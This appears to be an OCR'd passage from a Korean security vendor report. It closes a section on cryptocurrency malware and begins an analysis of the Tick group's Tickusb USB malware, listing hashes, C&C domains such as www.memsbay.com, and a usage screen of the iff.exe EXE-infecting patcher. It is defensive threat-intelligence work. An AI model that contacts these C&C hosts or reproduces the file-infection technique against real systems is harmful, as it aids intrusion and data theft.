


그림 1-23 | 블록체인 닷컴(blockchain.com)에서 확인한 해당 주소의 거래 정보

4. 결론

최근 비트코인의 가격이 다시 상승함에 따라 암호화폐 관련 악성코드 유입량 또한 증가하였다. 이처럼 암호화폐 관련 악성코드의 증감 추이는 비트코인 시세와 밀접한 관련이 있으므로 비트코인 시세에 따라 악성코드 증감을 미리 예측하여 이에 대응할 수 있다.

앞서 살펴본 자바스크립트 API를 이용하는 크립토재킹 유형의 악성코드는 제작 및 유지에 대한 진입 장벽이 여타 방식에 비해 낮아 공격자들이 주로 사용하는 방식이다. 특히 간편하게 암호화폐를 채굴할 수 있는 코인하이브(coinhive) API를 이용한 악성코드가 크립토재킹 유형에서 주로 발견되었다. 현재는 코인하이브의 서비스가 종료되었지만 대체 서비스인 코인IMP(CoinIMP)와 크립토루트(Crypto-Loot) 등의 API를 이용한 악성코드가 제작되었을 가능성이 있으므로, 해당 서비스와 관련된 API가 발견된 경우 주의해야 한다.

또한 페이크웜렛이나 클리퍼 유형과 같이 정해져 있는 공격자의 지갑 주소를 공격에 이용하는 경우, 해당 주소들을 IOC로 활용할 수 있다. 그 외 공격자의 도메인 등 전통적으로 이용되는 여러 정보들 역시 IOC로 활용할 수 있다.

한편, 애플리케이션을 다운로드 할 때는 공식 마켓을 이용하는 것이 바람직하다. 그러나 최근 안드로이드 공식 마켓인 구글플레이(GooglePlay)를 통한 악성 앱 유포가 종종 발생하고 있는 만큼 평판이나 순위 변동 사유 등을 살펴보는 등 사용자들의 적극적인 피해 예방 노력이 요구된다.

5. 참고문헌 (Reference)

https://coinmarketcap.com/currencies/bitcoin

: BTC price graph

https://coinhive.com/blog/en/discontinuation-of-coinhive

: Coinhive blog page. Declaration of official shutdown

https://blockchain.com

: Provide cryptocurrency transaction information

https://badpackets.net/how-to-find-cryptojacking-malware/

: Services frequently used in cryptojacking

https://en.bitcoin.it/wiki/Address

: BTC address format

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- 국내 기업 노리는 Tick 그룹의 ‘USB 이용 공격 기법’ 심층 분석

악성코드 상세 분석

Analysis-In-Depth

국내 기업 노리는 Tick 그룹의 'USB 이용 공격 기법' 심층 분석

2008년부터 2019년 2분기인 현재까지 꾸준히 공격을 전개해온 위협 그룹이 있다. 일명 '틱(Tick)' 그룹으로 불리는 이 그룹은 지난 2014년부터 본격적인 국내 활동이 포착되었다. 이들은 방위산업체를 비롯해 국방 및 정치 관련 기관, 보안, IT, 전자 등 다양한 산업 분야를 대상으로 지속적인 공격을 수행해왔다.

또한 틱(Tick) 그룹은 공격 대상의 보안 취약점 등을 미리 파악하여 다양한 공격 기법 및 공격 도구를 보유하고 있는 것으로 알려져 있다. 특히 국내 기업의 내부 정보 유출을 목적으로 한 Tickusb 공격의 경우, 기업에서 사용 중인 보안 USB 플래시 드라이브(USB 메모리)를 감염시켜 이를 악성코드 전파 경로로 이용하는 방식을 사용한 점으로 미루어 이들은 국내 IT 환경 및 인프라를 이미 상당한 수준으로 파악한 것으로 보인다.

이번 보고서에서는 국내 주요 기관 및 기업을 타깃으로 USB 플래시 드라이브를 이용해 정보를 탈취하는 틱(Tick) 공격 그룹의 실제 공격 사례를 중심으로 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)에서 분석한 Tickusb 악성코드의 연관 관계 및 공격 기법 등을 면밀히 살펴본다.

1. Tickusb 공격 동향

'Tickusb'는 틱(Tick) 공격 그룹이 USB 플래시 드라이브를 통해 국내 기업의 기밀 정보 등을 유출하려는 목적으로 제작한 악성코드로 2014년 봄부터 2017년 11월까지 활동이 확인되었다. [그림 2-1]은 틱 공격 그룹이 사용한 Tickusb 악성코드의 전체 관계도를 나타낸 것이다. Tickusb의 일부 변형은 단독 파일 형태로 존재하지만 대부분 DLL 파일과 EXE 파일로 구성되어 있다.




그림 2-1 | Tickusb 전체 관계도

악성 DLL 파일이 실행되면 특정 경로에 로그 파일을 생성하고 USB 플래시 드라이브 연결을 검사한다. 시스템에 USB 플래시 드라이브가 연결된 경우, 악성 EXE 파일을 실행하고 추가 파일을 다운로드하기도 한다. 악성 EXE 파일은 변형에 따라 조금씩 다른 기능을 수행하지만 일반적으로 USB 플래시 드라이브 내 파일의 정보를 수집한다. 일부 변형은 USB 플래시 드라이브 내 EXE 파일을 변조시킨다. 최종적으로 변조된 EXE 파일이 있는 USB 플래시 드라이브를 다른 시스템에 연결한 후 해당 파일을 실행하면 해당 컴퓨터도 Tickusb에 감염된다.

[그림 2-2]는 Tickusb 악성코드의 변화를 나타낸 타임라인이다.




그림 2-2 | Tickusb의 타임라인

초기 버전은 2014년 이전에 제작된 것으로 추정되며, 2014년 cryptbase.dll 파일 이름을 가진 변형이 등장한다. 2014년 9월에는 USB 플래시 드라이브 내 EXE 파일을 변조시키는 변형이 제작된다. 2015년에는 DLL 파일과 EXE 파일로 구성된 변형이 새롭게 제작되고, 2015년 6월 초에는 외부 도구를 이용해 시스템에 존재하는 파일을 패치하여 악성 DLL을 로딩하는 방식을 사용했다. 2016년 10월부터 2017년 11월까지는 악성 DLL의 파일 이름을 wincrypt.dll로 변경한다.

[표 2-1]은 Tickusb를 이용한 주요 공격 사례를 시기 순으로 정리한 것이다.

발견 시기	파일 구성	내용
2014.3	?.exe	2012년 9월 제작 추정. 2018년 Unit 42에서 분석 내용 최초 공개했으며 다른 Tickusb 변형과 코드가 상당히 다른 Tickusb 초기 버전으로 추정.
2015.4	CRYPTBASE.dll	2014년 12월 제작 추정. DLL 단독형. 시스템 정보 및 USB Flash Drive 내 파일 정보 수집.
2015.6	BrStMonW.exe, BrWeb.dll, wsmt.exe	브라더(Brother) 프린터 관련 BrStMonW.exe 파일 변조해 BrWeb.dll 파일 로딩. msupdata.exe 파일 다운로드. USB Flash Drive 내 EXE 파일 변조와 ALYAC25.exe 파일 패치.
2015.6	CRYPTBASE.dll, svcmgr.exe	2015년 2월 제작 추정. 특정 보안 USB 연결 유무 검사. USB Flash Drive 내 EXE 파일 변조와 ALYAC25.exe 파일 패치.
2015.7	?.dll (미확인), ctfmon.exe	2014년 9월 제작 추정. USB Flash Drive 내 EXE 파일 변조와 ALYAC25.exe 파일 패치.
2015.7	CRYPTBASE.dll, svcmgr.exe (미확보)	2014년 11월 제작 추정.
2016.10	Wincrypt.dll, wsmt.exe (미확보)	-
2017.01	Wincrypt.dll, wsmt.exe (미확보)	-
2017.11	Wincrypt.dll	DLL 단독형.

표 2-1 | Tickusb를 이용한 주요 공격 사례

2014년 3월에는 Tickusb의 드롭퍼가 발견되었다. 생성되는 악성코드의 빌드 날짜가 2012년 9월인 것으로 미루어 2014년 이전부터 활동했을 가능성이 높은 것으로 추정된다. 이 변형은 다른 Tickusb 변형과 코드가 상이하며 Tickusb의 초기 버전으로 추정된다.

2015년 4월에는 Tickusb의 변형인 Cryptbase.dll이 발견되었다. 다른 Tickusb 변형과 달리 DLL 파일 단독형이다. 윈도우 정상 CRYPTBASE.dll 파일과 동일한 익스포트(Export) 함수를 가지고 있으며 발견된 파일 경로가 %ProgramFiles%\common files\java\java update\cryptbase.dll 이다. 이에 자바 관련 프로그램이 실행될 때 로딩되었을 것으로 추정된다.

2015년 6월 1일 발생한 공격에서는 DLL 파일과 EXE 파일로 구성된 변형이 발견되었다. 공격자는 브라더(Brother) 프린터 드라이버 파일인 BrSrMonW.exe을 패치하여 해당 파일이 실행될 때 악성 DLL 파일인 BrWeb.dll을 로드하도록 했다. EXE 파일에는 USB 플래시 드라이브에서 EXE 파일을 찾아 변조시키는 기능이 추가되었다. 또한 감염된 시스템에서 Tickusb 악성코드 이외에 드롭퍼 역할을 하는 시큐어 언락(Secure Unlock) win.exe와 다운로더 역할을 하는 비소다운(Bisodown) 변형 및 고스트다운(Ghostdown) 변형 등이 추가로 발견되었다.

2016년 10월에는 Tickusb의 변형인 wincrypt.dll(16572393021beea366679e80cc78610c)이 발견되었으며, 동일한 파일 이름을 가진 변형은 2017년 11월까지 발견되었다.

2. 악성코드 분석

Tickusb 악성코드와 연관된 드롭퍼, 다운로더 등이 발견되었지만 구체적인 감염 방법은 아직 확인되지 않았다. 하지만 발견된 드롭퍼를 통해 변조된 설치 파일과 Tickusb가 감염시킨 USB 플래시 드라이브 내 파일 변조 코드를 비교하여 분석한 결과, 드롭퍼 중 일부는 Tickusb가 변조한 EXE 파일로 확인됐다. 또한 공격자는 윈도우 부팅 시 Tickusb 악성코드를 자동 실행하지 않고 특정 파일

이 실행될 때만 실행하게 한 점이 특징적인데, 이는 사용자에게 악성코드 발견을 어렵게 하기 위한 목적으로 보인다. 공격자가 Tickusb 공격에 이용한 드롭퍼, 다운로더, 패쳐, 로더를 살펴보자.

2-1) 드롭퍼(Dropper)

Tickusb 악성코드는 몇 가지 드롭퍼와 연관된 것으로 확인됐다.

그 중 하나인 Aya.exe(b76d2b33366c5ec96bc23a717c421f71)는 바둑 게임 파일로, [그림 2-3]과 같이 해당 게임이 실행되면 임시 폴더에 Tickusb의 초기 버전(6f665826f89969f689cba819d626a85b)이 생성된다. Aya.exe 파일은 2014년 3월 안랩에서 수집되었으며 드롭된 파일의 빌드 시간으로 미루어 2014년 이전에도 활동했을 가능성이 있는 것으로 보인다.




그림 2-3 | Aya.exe 실행 화면

시큐어 언락(Secure Unlock) win.exe 파일(bb8c83cfd133ab38f767d39605208a75)은 2015년 6월 초 국내 공격에 이용된 드롭퍼로, 정상 프로그램이 변조된 형태이며 해당 프로그램이 실행되면 임시 폴더에 wsktray.exe 파일(3c6e67fc006818363b7ddade90757a84)을 생성한다. 또한

파일을 생성 시 파일 끝에 쓰레기 값을 추가해 34 메가바이트 이상의 길이를 가진다. 이 때 생성되는 파일은 또 다른 악성코드를 다운로드하는 비소다운(Bisodown)의 변형이다.

또 다른 드롭퍼인 Portable SecretZone.exe(dbc10f9b99cc03e21c033ea97940a8c2), pNDPS(V2.11).exe(c865b83a2096642b0de3e2880e63ab0e), NEW_GOMPLAYERSETUP.exe(0a4bec5fc88406d126aa106a7c0aab87)는 동일한 비소다운(Bisodown) 변형 파일(e470b7538dc075294532d8467b1516f8)을 생성하는데, 이들 중 SecretZone.exe와 pNDPS(V2.11).exe 파일은 Tickusb 변형에 의해 감염된 파일로 추정된다.

2-2)다운로더(Downloader) – 고스트다운(Ghostdown)

Tickusb 악성코드에 감염된 시스템에서 다운로더의 역할을 하는 고스트다운(Ghostdown)이 확인되었다.

고스트다운은 2013년 2월 최초 발견된 악성코드로 2018년 2월까지 활동이 확인되었으며, 변형 악성코드(4868fd194f0448c1f43f37c33935547d, 62ee703bbfbd5d77ff4266f9038c3c6c) 또한 발견되었다.




그림 2-4 | 고스트다운 변형 악성코드(4868fd194f0448c1f43f37c33935547d)의 특징적 문자열

[그림 2-4]는 고스트다운 변형 악성코드의 특징적인 문자열을 나타낸 것이다. API, 접속 주소 등의 주요 문자열은 암호화되어 있으며 초기 버전은 접속하는 주소와 주요 문자열이 XOR 0xDF 키로 암호화되어 있다.

```
0000B020:  3C 70 4A 70.61 66 33 61.2E 3A 00 00.49 60 3D 2F  <pJpaf3a.:  I`=/
0000B030:  72 3D 23 5C.3B 3B 00 00.3C 70 4A 7D.3B 30 66 28  r=#\;;  <pJ};0f(
0000B040:  2E 3A 00 00.57 30 61 6A.46 60 61 6D.2D 28 66 36  .:  W0ajF`am-(f6
0000B050:  30 00 00 00.60 46 7A 79.30 61 00 00.3C 70 4A 3F  0   `Fzy0a  <pJ?
0000B060:  46 7A 61 3B.00 00 00 00.60 30 61 60.46 7A 79 46  Fza;    `0a`FzyF
0000B070:  3A 61 00 00.7A 46 28 28.30 7A 61 00.01 00 00 00  :a  zF((0za
0000B080:  08 00 00 00.02 00 00 00.04 00 00 00.10 00 00 00
0000B090:  80 00 00 00.20 00 00 00.40 00 00 00.02 00 00 00  Ç       @
0000B0A0:  6C 6F 77 6D.61 69 6E 00.3A 00 00 00.77 77 77 2E  lowmain :   www.
0000B0B0:  6D 65 6D 73.62 61 79 2E.63 6F 6D 3A.34 34 33 00  memsbay.com:443
0000B0C0:  00 00 00 00.00 00 00 00.FF FF FF FF.00 00 00 00
```

그림 2-5 | 암호화된 C&C 문자열 해독 결과

고스트다운의 초기 변형은 www.poi.cydisk.net, www.kot.gogoblog.net 등을 C&C 서버로 사용했는데 이들 주소는 모두 www.dnserver.com 서비스로 생성했다. [그림 2-5]는 암호화된 C&C 문자열을 해독한 결과이다. 이를 통해 2016년 Tickusb 감염 시스템에서 발견된 고스트다운 변형의 C&C 주소가 www.memsbay.com:443이며, 클라우드 서비스를 이용했음을 확인할 수 있다.

2-3)패쳐(Patcher) – iff.exe

패쳐 역할을 하는 iff.exe(e84f29c45e4fbbce5d32edbfeec11e3a)는 EXE 파일을 변조하여 특정 EXE 파일을 실행하거나, 특정 DLL 파일을 로드하게 한다. Tickusb 감염 시스템에서 발견된 iff.exe 파일은 공격자가 시스템에 침투한 후 추가적으로 설치한 파일로 추정된다.

```
c:\work>iff
Usage:
-b TargetExePath DownLoaderPath
-l TargetExePath DllName
example:
-b test.exe downloader.exe
-l test.exe winini.dll

c:\work>iff -l notepad.exe BrWeb.dll
notepad.exe
Infect Sucess! Method 1 at Section [3]!
```

그림 2-6 | iff.exe 실행 화면

iff.exe는 [그림 2-6]과 같이 파일 변조 방식, 변조 대상 파일, 실행할 파일이나 로드할 DLL 파일을 인자 값으로 입력받는다.

-b 옵션은 대상 EXE 파일 끝에 실행 파일을 추가하여 실행하도록 변조하고, -l 옵션은 대상 EXE 파일을 변조해 특정 DLL 파일을 로드한다.

[그림 2-7]과 같이 iff.exe로 변조된 EXE 파일에는 감염 식별 문자열인 '.texe'이 존재한다.




그림 2-7 | iff.exe에 의한 패치 내용 1

또한 프로그램 시작 위치인 엔트리 포인트(Entry Point)에 점프 명령을 변경하여 iff.exe가 추가한 명령이 먼저 실행되도록 한다.




그림 2-8 | iff.exe에 의한 패치 내용 2

[그림 2-9]의 -b 옵션으로 추가된 코드는 필요한 API(Application Programming Interface) 주소를 얻은 후, 변조된 파일 끝에 존재하는 실행 파일로부터 로드한 내용을 %temp% 폴더에 임시 파일로 생성하여 실행한다. iff.exe 파일의 실행 화면의 문구에 따르면 또 다른 악성코드를 다운로드하는 다운로더를 추가하기 위한 목적으로 보인다.

그림 2-9 | iff.exe -b에 의해 추가 코드

또한 변조된 파일 끝에는 [그림 2-10]과 같이 MZ로 실행하는 실행 파일이 추가되어 있다. 따라서 파일 끝에 추가되는 파일의 길이만큼 전체 파일 길이가 증가한다.

